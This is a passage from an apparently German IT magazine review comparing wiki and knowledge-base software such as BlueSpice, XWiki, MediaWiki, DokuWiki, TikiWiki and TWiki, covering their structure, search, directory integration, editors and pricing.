(zum Ende des Privacy Shield) hat viele Unternehmen sensibilisiert, und die Entscheidung Atlassians erregte den Unmut der Kunden.

So ist Confluence zwar eine gelungene Lösung für das zentrale Speichern von Wissen, die mit großem Funktionsumfang und vielen Möglichkeiten zur Erweiterung aufwartet. Mit der Änderung seines Lizenzmodells drängt Atlassian neue Kunden allerdings in die Cloud. Wer hier aus Compliance-Gründen nicht mitgehen möchte, muss auf die teure Datacenter-Lizenz ausweichen – oder auf ein anderes Produkt.

## BlueSpice: das Enterprise-MediaWiki

BlueSpice ist ein Unternehmenswiki, das auf der quelloffenen Software MediaWiki basiert, die das Fundament der Wikipedia bildet. Wer BlueSpice jedoch als Abklatsch von MediaWiki betrachtet, tut der Software unrecht. Denn das Regensburger Unternehmen Hallo Welt! GmbH hat sich in den vergangenen elf Jahren viel Mühe gegeben, MediaWiki zu einem potentiellen System für Wissensmanagement zu machen, das agilen Ansprüchen gerecht wird.

Seine interne Struktur übernimmt BlueSpice allerdings weitgehend von seinem Urahnen, was zu deutlichen Unterschieden etwa zu Confluence führt – Unterbereiche wie die Spaces bei Confluence sind möglich, werden aber nicht so bequem unterstützt. Wer Spaces analog zu Confluence haben will, muss zur BlueSpice Farm (siehe unten) greifen. BlueSpice-Nutzer legen möglichst viele Seiten in einen zentralen Namespace und klassifizieren sie

anhand verschiedener Kriterien, etwa nach der Art des Inhalts. So ist das Arbeiten mit Unterseiten möglich, sie spielen im Alltag jedoch eine merklich untergeordnete Rolle. Kategorien sind implementierbar und erlauben die Einführung einer gewissen Hierarchie – die strenge hierarchische Struktur, wie Confluence sie vorgibt, ist bei BlueSpice aber nicht zu erreichen. Das kommt den Nutzern entgegen, die ihre Daten lieber qualitativ als hierarchisch organisieren, verwirrt aber alle, die schon mal mit Systemen wie Confluence zu tun hatten. Zumal Kategorienseiten innerhalb von BlueSpice letztlich auch wieder nur Tags sind, die keine bestimmte Hierarchie erzwingen.

In der Pro-Farm-Variante (dazu später mehr) bietet BlueSpice die Möglichkeit, Subwikis innerhalb einer BlueSpice-Installation zu betreiben.

## Semantische Suche möglich

Um etwas Ordnung in dieses Chaos zu bringen, liefert BlueSpice nicht nur eine Suchfunktion mit (Abbildung 3), sondern bietet eine erweiterte Suche als Erweiterungspaket an. Die Suche ab Werk entstammt MediaWiki und erlaubt das Durchforsten der Inhalte über Schlüsselwörter. Mittels der SemanticData-Erweiterung lässt sich in BlueSpice aber auch eine semantische Suche erreichen. Seiten lassen sich dann anhand verschiedener Parameter so katalogisieren, dass ihre Inhalte für Computer interpretierbar werden. Das SemanticData-Paket übernimmt BlueSpice von MediaWiki; es erleichtert die Suche gerade in techniklastigen Wikis erheblich. Semantische Suche ist ein Feature, das

BlueSpice der Konkurrenz voraushat, denn in Confluence etwa lässt sich semantische Suche nur über externe Anwendungen per Plug-in integrieren.

Beim Thema Compliance zeigt sich BlueSpice auf der Höhe der Zeit. Das gilt sowohl für die wichtigsten Security-Features als auch für die Anpassbarkeit des Erscheinungsbilds. LDAP- oder AD-Integration übernimmt die Software unmittelbar von MediaWiki, wo beides seit vielen Jahren gut funktioniert. Eine eigene Benutzerdatenbank lässt sich alternativ direkt in BlueSpice verwalten. Ein simples GUI ermöglicht das zudem intuitiv und durchaus leistbar auch für Nicht-Profis. Nutzer- und Gruppenrechte lassen sich unabhängig von einem zentralen Benutzerverzeichnis verwalten. Sobald BlueSpice an LDAP oder AD angeschlossen ist, können aber die Gruppenzugehörigkeiten auch von dort kommen. Auf der Wiki-Ebene lässt sich dann festlegen, welche Gruppe auf welche Bereiche des Wikis Zugriff haben soll. Seitenbasierte Rechte sind möglich, können aber im Unterschied zu Confluence nicht über eine integrierte Oberfläche gesteuert werden – zum einen weil Wikis hier eine andere Philosophie verfolgen, zum andern aber weil das laut Hersteller auch nur selten benutzt wird. Auch deshalb ist das Feature weder sonderlich feingranuliert noch sehr komfortabel.

Wer bereits mit MediaWiki gearbeitet hat, weiß, dass dessen grafische Schnittstelle ab Werk nun nicht gerade den Preis für das modernste Design erhält. Wer bei BlueSpice deshalb mit ähnlich altpackener Optik rechnet, sieht sich eines Beseren belehrt – denn das Programm wartet mit einem – natürlich blauen – Standardthema auf, das modern und elegant wirkt.

The screenshot shows the BlueSpice 3 MediaWiki interface. The top navigation bar includes a logo, a search bar labeled 'Find ...', and user profile icons. The left sidebar contains a main navigation menu with links like 'Main page', 'All pages', 'Recent changes', 'Timeline', 'Blog', 'Configuring the trial system', 'Feature testing', and 'Sandbox'. Below this is a 'Knowledge base' section with expandable categories for 'Management system', 'Documentation', and 'About'. The main content area features a heading 'Product overview' above a grid of four images related to laboratory equipment. To the right of the images is a table titled 'Product list' containing items such as 'Dosing pumps', 'Measuring devices', 'Test tubes', 'Thermometers', 'Scales & accessories', and 'Centrifuges'. To the right of the table is another table titled 'Documents' listing various data sheets and checklists. A sidebar on the right side of the content area contains the text: 'BlueSpice sieht deutlich schicker aus als sein Urahnen MediaWiki und lässt sich zudem mit Themes gut an CI/CD-Anforderungen anpassen (Abb. 4)'.

Obendrein lässt sich BlueSpice an die GUI-Anforderungen von CI/CD-Guidelines anpassen, Theming ist also möglich (Abbildung 4).

## Editoren: alt und neu

Wer schon mal einen Artikel in der Wikipedia bearbeitet hat, erinnert sich vielleicht noch mit Schrecken an den alten MediaWiki-Editor. Den hat die Software aber seit einiger Zeit hinter sich gelassen, stattdessen steht auch hier ein moderner WYSIWYG-Editor zur Verfügung, den auch BlueSpice übernimmt. Der neue MediaWiki-Editor präsentiert sich zeitgemäß und ermöglicht auch weniger erfahrenen Anwenderinnen und Anwendern das unkomplizierte Ändern von Seiten in der Wissensdatenbank. Aber „übernehmen“ stimmt nur zum Teil: Der Editor in BlueSpice basiert zwar auf dem VisualEditor von MediaWiki, jedoch reichern die Entwickler die Lösung mit ein paar Komfortfunktionen und optischen Verbesserungen an.

BlueSpice übernimmt die Plug-in-Schnittstelle von MediaWiki und damit auch die Fähigkeit, MediaWiki-Plug-ins zu verwenden. BlueSpice selbst steuert verschiedene Features in Plug-in-Form

bei, einen Plug-in-Store wie bei Confluence suchen Anwender aber noch vergebens. Der Hersteller arbeitet derzeit an einem solchen Store. Einstweilen hält sich die Erweiterbarkeit dadurch in Grenzen, denn die verfügbaren MediaWiki-Plug-ins decken vornehmlich Spezialfälle ab und sind für die meisten Benutzer im Alltag vermutlich von untergeordnetem Interesse.

## Mehrere Varianten

In Summe präsentiert sich BlueSpice als zeitgemäße Wissensmanagementssoftware, die die im Enterprise-Umfeld gängigen Funktionen bietet. Sie lässt sich problemlos on Premises hosten, erscheint jedoch in mehreren Varianten mit unterschiedlichem Funktionsumfang. Die meisten hier vorgestellten Funktionen sind Bestandteil der „BlueSpice free“-Version, die sich jederzeit aus dem Netz herunterladen und sofort nutzen lässt. Wer auf die semantische Suche steht, verschiedene QA-Features braucht oder die Option haben will, Seiten aus BlueSpice gleich in ein Format zu exportieren, das sich für den Buchdruck eignet, braucht die Pro-Variante. Die umfasst zudem Support und kostet mindestens 83 Euro pro Monat. Die Module, die BlueSpice nur als Teil der

Pro-Version ausliefern, sind übrigens ebenso wie die Komponenten der Free-Edition Open-Source-Software.

Wer Subwikis will, muss zur „BlueSpice Farm“-Variante greifen, die 235 Euro pro Monat kostet. Alle BlueSpice-Varianten sind ohne Einschränkung nutzbar, was die Anzahl der verfügbaren Accounts angeht. Angesichts der gebotenen Funktionen ist BlueSpice gerade im KMU-Sektor ausgesprochen konkurrenzfähig.

## XWiki: potente Confluence-Alternative

XWiki existiert bereits länger als Confluence: Seit Anfang 2003 buhlt das Werkzeug um die Gunst der Nutzer und zumindest aus Sicht von Open-Source-Fans spricht für XWiki, dass es wie BlueSpice auf quelloffener Software basiert und Anwender so vor einem Vendor Lock-in bewahrt.

XWiki vereint in seiner internen Struktur Elemente miteinander, die man von Confluence und BlueSpice kennt. Grundsätzlich geht auch XWiki wie BlueSpice von einem großen Namespace aus, innerhalb dessen sich sämtliche Seiten befinden. Anders als bei BlueSpice sind „Nested Pages“ aber keine Seltenheit, sondern fixer

The screenshot shows the XWiki Global Administration interface with the following details:

- Left Sidebar:** A navigation menu with items like Search for..., Users & Rights, Extensions, Look & Feel, Content, Editing (selected), Edit Mode, WYSIWYG Editor, Syntaxes, Syntax Highlighting, Mail, Search, Wikis, and Other.
- Top Bar:** Shows the URL / XWiki / Global Administration and a search bar.
- Main Content Area:**
  - DEFAULT WYSIWYG EDITOR:** Set to CKEditor. A dropdown menu shows other options like FCKeditor, Quill, and others.
  - Save:** A blue button to save changes.
  - CKEditor:** A preview area showing the CKEditor interface.
  - DISABLED PLUGINS:** A list including bidi, colorbutton, font, justify, save, specialchar.
  - DISABLED TOOLBAR FEATURES:** A list including Anchor, Find, Paste, PasteFromWord, PasteText.
  - LINK: SHOW ADVANCED TAB:** A checkbox option.
  - LINK: SHOW TARGET TAB:** A checkbox option.
  - LOAD JAVASCRIPT SKIN EXTENSIONS:** A checkbox option.
  - ADVANCED CONFIGURATION:** A code editor containing JavaScript code for configuration:

```
// Define changes to default configuration here. For example:  
// config.uiColor = '#AADC0E';  
// config.linkShowTargetTab = true;
```
  - Buttons:** Save and Reset.

**XWiki ermöglicht die Nutzung des hauseigenen WYSIWYG-Editors ebenso wie zusätzliche Editoren, die sich als Plug-in einbinden lassen (Abb. 5).**

**NEU**  
im heise shop

# Sind Sie sicher?

Auch als  
PDF zum  
Download!



IT-Grundschutz des BSI

**B1 SYSTEMS**

Support & Managed Service für Ihre IT-Umgebungen  
Linux, Container, Cloud & mehr

info@b1-systems.de | WEBSITE | NEWSLETTER | PREISLISTE | Mehr auf S. 148

**iX KOMPAKT**  
Ein Sonderheft des Magazins für professionelle Informationstechnik

Herbst 2020

## IT-SICHERHEIT

**Ende des Privacy Shield:  
Konsequenzen für Unternehmen**

**DSGVO-Fallstricke im IT-Alltag**

**Cyberrisiken im Griff**

**Den Krisenfall meistern**

**Pentests vs. Datenschutz**

**Notfallmanagement**

**Produkte für Endpoint Security**

**KI als Angriffsziel und Tatwerkzeug**

**Zwei-Faktor-Authentifizierung bedroht**

**Pentesting in der Cloud**

**Awareness: Es mangelt an Gefahrenbewusstsein**

**Risikofaktor Mensch**



Sicherheitsmanagement:  
**ISMS-Tutorial**

### iX KOMPAKT IT-Sicherheit

Datenschutz umfasst mittlerweile so viel mehr als den Schutz vor Cyberattacken. Nach DSGVO und Ende des Privacy Shield sind auch rechtliche Maßnahmen zu ergreifen. Die neuesten Aspekte rund um den Datenschutz finden Sie zusammengefasst hier im iX Kompakt IT-Sicherheit.

[shop.heise.de/ix-sicherheit20](http://shop.heise.de/ix-sicherheit20)


14,90 € >

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €.  
Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

 **heise shop**

[shop.heise.de/ix-sicherheit20](http://shop.heise.de/ix-sicherheit20)





**Von den Werkzeugen im Test verfügt XWiki mit über den größten Schatz an externen Plug-ins (Abb. 6).**

Bestandteil der Wiki-Struktur. Geschachtelte Seiten fungieren als eine Art Kategorieüberschrift, die eine Hierarchie mit sich bringt – letztlich sind „Nested Pages“ damit den Spaces in Confluence sehr ähnlich. Wie BlueSpice bietet XWiki Subwikis für verschiedene Themen, die sich per Rechteverwaltung separat zuweisen lassen. Praktisch vereint XWiki also das Beste aus den Strukturen von Confluence und BlueSpice.

## Suchfunktion als Standard

Hinter BlueSpice zurück bleibt XWiki im Hinblick auf die Suchfunktion. Zwar existiert ein Plug-in, das es erlaubt, semantische Begriffe Seiten zuzuordnen. Eine komplette Suchfunktion wie die semantische Suche in MediaWiki und mithin in BlueSpice pro ersetzt das aber nicht. Die normale Suche von XWiki präsentiert sich indes auf der Höhe der Zeit: Sie findet Inhalte zuverlässig, wenn der suchende Anwender Zugriff auf die Bereiche des Wikis hat, in denen die Informationen lagern.

Keine Blöße gibt sich XWiki in Sachen Compliance. Die Anbindung an zentrale Benutzerverzeichnisse gehört seit vielen Jahren zum Lieferumfang und funktionierte im Test so gut wie bei allen anderen Probanden. Für Active-Directory-Anbindungen gibt es sogar ein kommerzielles Plug-in, das über den XWiki-Store zu beziehen ist und diverse Zusatzfeatures von Active Directory implementiert. Die Zuweisung von Berechtigungen für verschachtelte Seiten, Subwikis und einzelne Seiten geschieht in XWiki stets auf der Wiki-Ebene selbst. So lassen sich zwar aus dem zentralen Verzeichnis Mitgliedschaftsinformationen für Gruppen übermitteln. Welche Berechtigungen sich daraus ergeben, entscheidet XWiki aber

unabhängig von der Active-Directory-Anbindung selbst.

Vorbildlich gibt sich XWiki beim Theming, denn hier ergeben sich mehrere verschiedene Ansätze. Wer lediglich ein bisschen Make-up auf seinen Seiten benötigt, kann zentrale Elemente wie das angezeigte Logo oder die genutzten Farben verändern. XWiki bietet über Themen aber auch eine deutlich tiefer gehende Möglichkeit zur optischen Veränderung. Dadurch lässt sich die gesamte Optik von XWiki den jeweiligen Bedürfnissen anpassen. Ein Selbstläufer ist das aber nicht. Wer die Oberfläche anpassen will, wird sich mit Themen wie CSS ausgiebig befassen oder die Arbeit an XWiki-Experten auslagern müssen.

## Viel Auswahl bei den Editoren

Beim Page Editing bietet XWiki viel Auswahl. Dem Produkt liegt ein klassischer WYSIWYG-Editor bei, der niemanden vor Herausforderungen stellen wird, der die Arbeit mit Word, LibreOffice Writer oder einem anderen gängigen Schreibprogramm gewohnt ist.

Im XWiki-Extension-Store finden sich aber diverse Editoren, die fast ausschließlich von Drittanbietern speziell für XWiki entwickelt oder daran angepasst worden sind und den Standardeditor ersetzen können. Zum Teil sind diese Editoren dem Standardeditor deutlich überlegen.

Auf der XWiki-Website findet sich ein eigener Extension Store (Abbildung 6), der sowohl freie als auch Bezahl-Plug-ins listet. An die Vielfalt des Stores von Confluence kommt XWiki dabei nicht heran, doch lohnt es sich, beim Fehlen eines Features einen Blick in den XWiki-Store zu werfen. Denn dass bereits jemand anderes ein Problem hatte und daraus ein

XWiki-Plug-in geworden ist, ist nicht so unwahrscheinlich. Generell erscheint die Plug-in-Schnittstelle in XWiki als die versatilste im Test. Einerseits ermöglicht sie es, fast jeden Aspekt von XWiki zu verändern. Andererseits existiert im Netz eine nennenswerte Auswahl an Plug-ins.

Das Beste an der Art und Weise, wie XWiki externe Editoren einbindet, ist, dass es den Admin nicht zum Festlegen einer ausschließlichen Option zwingt. Stattdessen kann jeder Nutzer für sich aus einer Liste verfügbarer Editoren festlegen, welchen er verwenden möchte (Abbildung 5).

Das erlaubt es den Anwenderinnen und Anwendern, ihre Arbeitsumgebung in XWiki an die eigenen Bedürfnisse anzupassen.

Insgesamt präsentiert sich auch XWiki als aktuelles Produkt, das über alle Standardfeatures verfügt und sich problemlos per Plug-in erweitern lässt. Die Open-Source-Software existiert in mehreren Editionen. Geld macht der Hersteller vorrangig mit professionellem Support, die zugehörige Firma heißt XWiki SAS. Zudem gibt es mehrere Firmen in unterschiedlichen Ländern Europas, die ebenfalls an der XWiki-Entwicklung beteiligt sind und Vor-Ort-Support für das Produkt anbieten. Eine komplett Übersicht über die Dienstleister findet sich auf der XWiki-Website.

## Professional.Wiki – das MediaWiki-Original

Confluene, BlueSpice und XWiki eint, dass kommerzielle Firmen Support für das Produkt liefern und seine Entwicklung maßgeblich vorantreiben. Gerade für kleinere Unternehmen sind Werkzeuge aus dem Open-Source-Baukasten aber vielleicht eine bessere Alternative, besonders für IT-Start-ups. Denn das Mindset derer, die diese

**Das Standardthema von MediaWiki wirkt zwar sehr altbacken, unter der Haube verbergen sich bei der Software aber viele wertvolle Features (Abb. 7).**

Lösungen bauen, und derer, die sie nutzen möchten, ist sich häufig ähnlich. Der erste Open-Source-Kandidat ist Professional. Wiki (MediaWiki), das sich von BlueSpice in ein paar Punkten unterscheidet.

So fehlten dem Original MediaWiki die Subwikis, also der Betrieb mehrerer föderierter Wiki-Instanzen parallel zueinander. Seine Suchfähigkeiten hat Professional. Wiki vollständig von MediaWiki geerbt, ebenso sind die Compliance-Features von MediaWiki weitgehend identisch mit BlueSpice.

In Sachen Editor unterscheidet sich der originale MediaWiki-Editor in Details von dem in BlueSpice verbauten. Welche Variante der Benutzer besser findet, hängt von der persönlichen Präferenz ab. Bei den Plug-ins bietet MediaWiki die native Schnittstelle, die auch BlueSpice letztlich nutzt, und ein eigenes Plug-in-Verzeichnis.

MediaWiki ist an vielen Stellen klar als Urahn von BlueSpice erkennbar und entspricht in weiten Teilen dessen „BlueSpice free“-Variante. Die bietet einen verbesserten Editor und eine deutlich frischere Optik sowie eine vereinfachte Installation. Für ausgefeilte Features wie die semantische Suche greift man bei BlueSpice zur kostenpflichtigen Pro-Version, die auch Support beinhaltet. Wer diesen Umweg nicht gehen oder das Geld nicht ausgeben möchte, kann sich ein vergleichbares

Set-up auf MediaWiki-Basis alternativ selber bauen – muss aber die Zeit, die dafür notwendig ist, in die Kalkulation einbeziehen. MediaWiki ist noch immer ein ausgezeichnetes Wiki für die zentrale Verwaltung von Wissen, die allerdings etwas hemdsärmeliger erscheint als seine kommerzielle Quasidistribution BlueSpice.

## DokuWiki: Flexibilität – oder Bastelpflicht?


DokuWiki, ebenfalls freie Software, richtet sich ganz offen nicht nur an Firmen, sondern – ähnlich wie MediaWiki – ebenso an freie Projekte, Organisationen und ähnliche Einrichtungen.

Intern folgt es einer Organisationsstruktur, die auf „Namespaces“ im DokuWiki-Sprech basiert, in Form und Umfang aber eher den Kategorien in BlueSpice entspricht. Auch in DokuWiki haben Nutzer es also grundsätzlich mit einem Namespace und einer weniger hierarchischen Struktur zu tun. Das Besondere: DokuWiki nutzt keine Datenbank, sondern speichert seine gesamten Inhalte in Textdateien. Das macht das Thema „Suche“ fundamental unkompliziert: Wer in DokuWiki etwas sucht, bemüht das webbasierte Äquivalent von grep, unterstützt von einem großen Index.

Unter der Haube setzt DokuWiki auf eine Plug-in-Architektur, um Features per Erweiterung nachzurüsten. Auch eine

# Tauchen Sie ein – in die Welt der Science Fiction

NEU aus der  
SciFi-Reihe  
heise online:  
Welten




## E-TOT

Mind Upload Complete! Der Traum vom ewigen Leben wird wahr. Nach dem Tod auf einem Server weiterleben, was wird daran problematisch sein? Der neue Roman vom ehemaligen c't-Autor Uwe Post entwirft ein facettenreiches Bild vom serverseitigen Jenseits und Überraschungen, die eine digitale Existenz mit sich bringt.

[shop.heise.de/sci-fi-buecher](http://shop.heise.de/sci-fi-buecher)

12,95 € >

Weitere Bücher aus der Reihe  
„heise online: Welten“



Bestellen Sie Science-Fiction im heise shop: [shop.heise.de/sci-fi-buecher](http://shop.heise.de/sci-fi-buecher)

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €.  
Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

© Copyright by Heise Medien.

heise shop

[>](http://shop.heise.de/sci-fi-buecher)



Pas de pagina aan en klik op [Opslaan](#). Zie [syntax](#) voor de Wiki-syntaxis. Pas de pagina alleen aan als hij **verbeterd** kan worden. Als je iets wilt uitproberen kun je spelen in de [speelruimte](#).

===== Handleiding =====

Zie ook de [[pdf:276041118197|Quick start guide]] en de [[pdf:22649567233|Cheat sheet]]. Kom je er niet uit neem dan contact op met Alvast één geruststelling: alle wijzigingen worden opgeslagen, dus verwijder je per ongeluk informatie, dan kan dat eenvoudig teruggezet worden.

Wil je nog meer weten, er is veel te vinden op Google. Ook is de [[doku>start?id=nl/manual|gebruikershandleiding]] van DokuWiki zelf erg uitgebreid.

Tot slot, heb jij nog [[info:a|Tips & Tricks]] voor anderen, laat [[info:a|hier]] dan een berichtje achter!

Veel plezier!

===== Pagina's aanmaken en wijzigen =====

Pagina's vormen het hart van de website en kunnen worden gezien als de bestanden van het systeem. Het is echter niet noodzakelijk om ze in een map te stoppen. Gewoon aanmaken, schrijven en opslaan!



**DokuWiki enthält einen WYSIWYG-Editor, der zu den modernsten im Test zählt (Abb. 8).**

## Handleiding

Zie ook de [Quick start guide](#) en de [Cheat sheet](#). Kom je er niet uit neem dan contact op met Alvast één geruststelling: alle wijzigingen worden opgeslagen, dus verwijder je per ongeluk informatie, dan kan dat eenvoudig teruggezet worden.

Wil je nog meer weten, er is veel te vinden op Google. Ook is de [gebruikershandleiding](#) van DokuWiki zelf erg uitgebreid.

Tot slot, heb jij nog [Tips & Tricks](#) voor anderen, laat [hier](#) dan een berichtje achter!

Veel plezier!

## Pagina's aanmaken en wijzigen

Pagina's vormen het hart van de website en kunnen worden gezien als de bestanden van het systeem. Het is echter niet noodzakelijk om ze in een map te stoppen.

Website mit der Liste bestehender Erweiterungen existiert. Per Plug-in lässt sich etwa LDAP-Unterstützung oder Support für Active Directory nachrüsten, und zwar jeweils nativ (das Plug-in für Active

Directory nutzt also nicht die LDAP-Kompatibilität, die AD bietet). Themes lassen sich bei DokuWiki mittels Template steuern; ähnlich wie bei XWiki kann ein Template einzelne Teile der Ober-

fläche verändern oder diese komplett umkrempeln.

Erst seit ein paar Monaten steht für das Programm ein neuartiger Editor zur Verfügung, der speziell für DokuWiki entwickelt wurde und auf dem ProseMirror-Framework basiert. Von allen Probanden im Test verfügt DokuWiki damit über den modernsten WYSIWYG-Editor (Abbildung 8), und tatsächlich gestaltet sich dessen Nutzung im Alltag angenehm und bequem. Andere Editoren lassen sich auf Wunsch aber in Form eines Plug-ins nachladen.

DokuWiki hinterlässt einen guten Eindruck, bietet aber keine typischen Enterprise-Features. Für Entwicklungsprojekte oder kleine Unternehmen kann es jedoch ausreichen. Wer MediaWiki als zu dröge empfindet und bereit ist, selbst Hand anzulegen, könnte mit DokuWiki glücklich werden.

**Dark Velvet**  
@demo.zukathemes.com

Home Page Blog Gallery One

Menu

- Home Page
- Blog
- Gallery One

Dark Velvet is the first of the few PixelKit themes to be adapted for TikiWiki CMS Groupware. Not all of the page elements in the PixelKit package have been implemented in this adaptation, but some effort has been made to extend the velocity goodness deeply throughout Tiki's pages, dialogs boxes, popups, and so on.

Like all the themes offered by Zukathemes, Dark Velvet works with any of the layouts - standard page or fixed top header, and so on

Slider example, using Plugin List

What files are included

This theme includes all the files of the original PixelKit free package, but not all of them are necessarily used in this Tiki implementation of the theme. If you are familiar with the Less CSS pre-processor, you can check the contents of the less directory in this package to find what files are used in the compiling of the final CSS style sheet.

What the theme covers

The Tiki implementation of this theme includes color palette and typographical treatment and the most commonly used elements in the original PixelKit page elements such as radios and buttons, but not all objects, sliders, rotary dials and ribbons, etc. aren't yet implemented. These may be, in the future, or could be provided as a context-based enhancement.

See <http://pixelkit.com/pixelkit/dark-velvet/> for a look at the PixelKit Dark Velvet screenshot page elements.

Calendar - Add Event

Create Task

General

Name: Project Tester

Description: Plus a lot of examples of typical use for Tiki users

Categories: General

Installation

When the theme archive is expanded, its Name will be in a directory folder that contains all the theme files in their necessary subdirectories. Install the theme by transferring this directory to the Tiki site's "themes" directory. After rebooting tiki's Look and Feel admin page, the theme name will appear in the theme selection, and can be selected.

Theme modification

The style sheet of this Tiki theme is compiled from Less files. For a particular site, the theme can be modified by editing the relevant Less partial and recompiling the CSS. Or the CSS style sheet itself can be edited. Alternatively, a custom.css file in the themes directory will override any rules in the style sheet, or CSS rules can be input in the Custom CSS text area under the Customization tab of the Look and Feel admin page of the site's control panel.

For general help with Tiki themes, please use the forums at the Tiki themes forum, or ask in the Tiki IRC channel, etc.

## TikiWiki: mehr als ein Wiki

Nicht fehlen darf im Test auch TikiWiki. Das Produkt bezeichnet sich ganz unbescheiden als „Wiki mit den meisten Features am Markt“, aber die Frage stellt sich, ob diese in einer Wiki-Software wirklich gut aufgehoben sind oder ob die Einhaltung der „One job, one tool“-Regeln nicht vielleicht die bessere Option gewesen wäre. Wie alle Produkte im Vergleich außer Confluence basiert TikiWiki auf quelloffener Software und steht selbst auch

**TikiWiki enthält eine eigene Theme-Engine und eine Theme-Sammlung, in der sich viele vorgefertigte Designs finden (Abb. 9).**

**TWiki bietet viele Funktionen und gehört zu den ältesten Probanden im Test, doch gibt es Zweifel hinsichtlich der Zukunft des Projektes (Abb. 10).**

The screenshot shows the TWiki Dashboard for Peter Thoeny. At the top, there's a banner with a sunset over the Golden Gate Bridge. Below the banner, the title "TWiki Dashboard for Peter Thoeny" is displayed. The dashboard is divided into several sections:

- Welcome:** A brief introduction to TWiki, stating it's a powerful and easy-to-use enterprise collaboration platform. It mentions it's a Structured Wiki used for project development, document management, or knowledge bases.
- Projects:** Shows projects the user is part of, including "Wiki 2012 Project - owner" and "Pector Project - member". It also lists "Projects I follow" and "Other Projects".
- Recent Changes:** A list of recent changes, including links to "External Link Admin Group", "Web Statistics", "Site Statistics", "Welding Degradation", "Web Home", "Cable Pulling", "Concrete Characteristics", "Technical Limitations for Construction", and more.
- People:** A search bar for people.
- Links:** A search bar for shared links and a glossary.
- My Work:** Shows "My Open Tasks" and "(none)".

unter einer offenen Lizenz. Das Projekt existiert seit 2002. Da wundert es nicht, dass TikiWiki mit den Basiskriterien keine nennenswerten Probleme hat.

Vom internen Aufbau her ähnelt TikiWiki Confluence; eine hierarchische Struktur von Seiten und Unterseiten bietet eine ähnliche Benutzererfahrung wie die „Spaces“ bei der kommerziellen Konkurrenz. Eine eigene Suchfunktion gehört ebenfalls dazu, auch wenn eine semantische Suche in TikiWiki unmittelbar nicht zur Verfügung steht. Dafür gibt es aber diverse Compliance-Features: Active-Directory-Anbindung und LDAP sind seit Jahren etabliert, und wer Themes benötigt, kann diese über die Theme-Engine von TikiWiki unkompliziert nutzen (Abbildung 9). Auf den eingebauten WYSIWYG-Editor sind die Entwickler besonders stolz – im Test vermochte der Autor diese Begeisterung aber nicht zu teilen. Ja, der

Editor ist gut und funktional, aber den Editoren der anderen Probanden im Test ist er ganz sicher nicht so überlegen, wie das TikiWiki-Eigenmarketing es suggeriert.

Ohnehin vermitteln die Entwickler den Eindruck, dass sie TikiWiki weniger als zentrales System für Wissensmanagement und eher als eine Art Wiki mit CMS-Funktionen betrachten. Blogseiten lassen sich damit ebenso betreiben wie Foren für den Austausch zwischen Benutzern. Indem es einen Kalender und Eventfunktionen bietet, wildert TikiWiki obendrein im Revier klassischer Groupware. Umfragen und Quizze, die sich zentral erstellen und anzeigen lassen, wirken vor diesem Hintergrund fast schon wie Klamauk.

Damit hier kein falscher Eindruck entsteht: Was TikiWiki verspricht, hält die Software. Alle Features funktionierten im Test so, wie die Entwickler es versprechen. Doch beim Testen entstand der Eindruck, Tiki-

Wiki wolle zu sehr die Eier legende Wollmilchsau sein. Wer die Software nur als Wiki benutzt, schöpft ihre Möglichkeiten nicht aus. Wer alle Funktionen von TikiWiki nutzen will, baut fast zwangsläufig doppelte Infrastruktur auf. Die Zielgruppe ist da nicht ganz klar.

## TWiki: Geschmackssache

Auch TWiki ist Open-Source-Software und von den Probanden im Test mit am längsten im Geschäft: Seit 1998 buhlt es um die Gunst der Nutzer. In den vergangenen Jahren hat sich die TWiki-Entwicklung allerdings erheblich verlangsamt: Seit zweieinhalb Jahren gilt die Version 6.1.0 als stabil, für die seither keine Updates erschienen sind. Das lässt Zweifel auftreten, ob die Software noch aktiv

### Marktübersicht Wissensdatenbanken

Produkt	BlueSpice pro	Confluence	DokuWiki / ICKEwiki	Professional.Wiki (MediaWiki)	Tiki Wiki CMS Groupware	XWiki
Webseite	<a href="https://bluespice.com/">https://bluespice.com/</a>	<a href="https://www.atlassian.com/de/software/confluence">https://www.atlassian.com/de/software/confluence</a>	<a href="https://ickewiki.de/">https://ickewiki.de/</a>	<a href="https://professional.wiki/">https://professional.wiki/</a>	<a href="https://info.tiki.org/">https://info.tiki.org/</a>	<a href="http://www.xwiki.org/">http://www.xwiki.org/</a>
Hersteller	Hallo Welt! GmbH	Atlassian	CosmoCode GmbH	Professional.Wiki	OSS	OSS
